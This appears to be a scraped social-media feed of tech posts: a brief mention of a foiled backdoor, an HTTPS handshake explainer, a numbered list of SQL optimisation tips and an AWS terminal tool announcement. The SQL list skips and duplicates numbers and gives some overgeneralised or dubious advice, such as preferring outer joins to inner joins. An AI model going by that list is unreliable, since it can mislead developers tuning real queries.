
Plans to literally "hack the planet" foiled due to 500ms of latency that Andres instinctually investigated.
The latency was due how the malicious code parsed symbol tables in memory.
openwall.com/lists/oss-secur…
36
684
6,257
2,523,997

How does HTTPS work?
Hypertext Transfer Protocol Secure (HTTPS) is an extension of HTTP that utilizes Transport Layer Security (TLS) to encrypt communication between a client and server. Any intercepted data will be unreadable and secure from tampering and eavesdropping.
What's the process for encrypting and decrypting data?
Step 1 - The journey begins with the client (like your browser) establishing a TCP connection with the server.
Step 2 - Next comes the “client hello” where the browser sends a message containing supported cipher suites and the highest TLS version it can handle. Cipher suites are sets of algorithms that typically include: a key exchange method to share keys between devices, a bulk encryption algorithm to encrypt data, and a message authentication code algorithm to check data integrity.
The server responds with a “server hello”, confirming the chosen cipher suite and TLS version that they can both understand. The server then sends a TLS certificate to the client containing its domain name, certificate authority signature, and the server’s public key. The client checks this certificate to validate it is trusted and belongs to the server.
Step 3 - Once the TLS certificate is validated, the client creates a session key to be used for encrypting the bulk data transfer. Bulk data transfer refers to the transmission of the actual application data between client and server once the secure TLS connection is established. To securely send this session key to the server, it’s encrypted with the server’s public key. The server, with its private key, is the only one who can decrypt this encrypted session key.
Step 4 - Now that both parties have the secret session key, they shift gears to symmetric encryption. It’s like they’ve agreed on a private language that only they understand. This makes the data transfer very secure. Symmetric encryption is much faster for large amounts of data.
–
Subscribe to our weekly newsletter to get a Free System Design PDF (158 pages): bit.ly/496keA7

ALT The image is a diagram explaining how HTTPS works, divided into four main steps: TCP Handshake, Certificate Check, Key Exchange, and Data Transmission. It includes elements such as a client and server, with arrows showing the flow of information for connection establishment and encryption processes, using both asymmetric and symmetric encryption methods. Public and private keys, as well as session keys, are depicted with corresponding icons, illustrating their roles in securing data transmission.
5
133
646
39,656
Bob_777 retweeted

14 Oct 2023
𝗧𝗼𝗽 𝟮𝟬 𝗦𝗤𝗟 𝗾𝘂𝗲𝗿𝘆 𝗼𝗽𝘁𝗶𝗺𝗶𝘇𝗮𝘁𝗶𝗼𝗻 𝘁𝗲𝗰𝗵𝗻𝗶𝗾𝘂𝗲𝘀
Here is the list of the top 20 SQL query optimization techniques I found noteworthy:
1. Create an index on huge tables (>1.000.000) rows
2. Use EXIST() instead of COUNT() to find an element in the table
3. SELECT fields instead of using SELECT *
4. Avoid Subqueries in WHERE Clause
5. Avoid SELECT DISTINCT where possible
6. Use WHERE Clause instead of HAVING
7. Create joins with INNER JOIN (not WHERE)
8. Use LIMIT to sample query results
9. Use UNION ALL instead of UNION wherever possible
10. Use UNION where instead of WHERE ... or ... query.
11. Run your query during off-peak hours
12. Avoid using OR in join queries
14. Choose GROUP BY over window functions
15. Use derived and temporary tables
16. Drop the index before loading bulk data
16. Use materialized views instead of views
17. Avoid != or <> (not equal) operator
18. Minimize the number of subqueries
19. Use INNER join as little as possible when you can get the same output using LEFT/RIGHT join.
20. For retrieving the same dataset, frequently try to use temporary sources.
Do you know what is 𝗤𝘂𝗲𝗿𝘆 𝗢𝗽𝘁𝗶𝗺𝗶𝘇𝗲𝗿? Its primary function is to determine 𝘁𝗵𝗲 𝗺𝗼𝘀𝘁 𝗲𝗳𝗳𝗶𝗰𝗶𝗲𝗻𝘁 𝘄𝗮𝘆 to execute a given SQL query by finding the best execution plan. The query optimizer works by taking the SQL query as input and analyzing it to determine how best to execute it. The first step is to parse the SQL query and create a syntax tree. The optimizer then analyzes the syntax tree to determine how to run the query.
Next, the optimizer generates 𝗮𝗹𝘁𝗲𝗿𝗻𝗮𝘁𝗶𝘃𝗲 𝗲𝘅𝗲𝗰𝘂𝘁𝗶𝗼𝗻 𝗽𝗹𝗮𝗻𝘀, which are different ways of executing the same query. Each execution plan specifies the order in which the tables should be accessed, the join methods, and any filtering or sorting operations. The optimizer then assigns a 𝗰𝗼𝘀𝘁 to each execution plan based on the number of disk reads and the CPU time required to execute the query.
Finally, the optimizer 𝗰𝗵𝗼𝗼𝘀𝗲𝘀 𝘁𝗵𝗲 𝗲𝘅𝗲𝗰𝘂𝘁𝗶𝗼𝗻 𝗽𝗹𝗮𝗻 with the lowest cost as the optimal execution plan for the query. This plan is then used to execute the query.

Check in the image the 𝗼𝗿𝗱𝗲𝗿 𝗶𝗻 𝘄𝗵𝗶𝗰𝗵 𝗦𝗤𝗟 𝗾𝘂𝗲𝗿𝗶𝗲𝘀 𝗿𝘂𝗻.
#technology #softwareengineering #programming #techworldwithmilan #sql
69
1,659
8,148
983,602
Bob_777 retweeted

7 Mar 2023




We open-sourced cloudlens, a k9s-like CLI for AWS - written in Go 🎉🚀
It's like AWS console, but in your terminal. Explore EC2, S3, VPC, IAM, and more services all from your terminal!
Check out
- code github.com/one2nc/cloudlens and
- documentation one2n.gitbook.io/docs/
12
41
248
38,358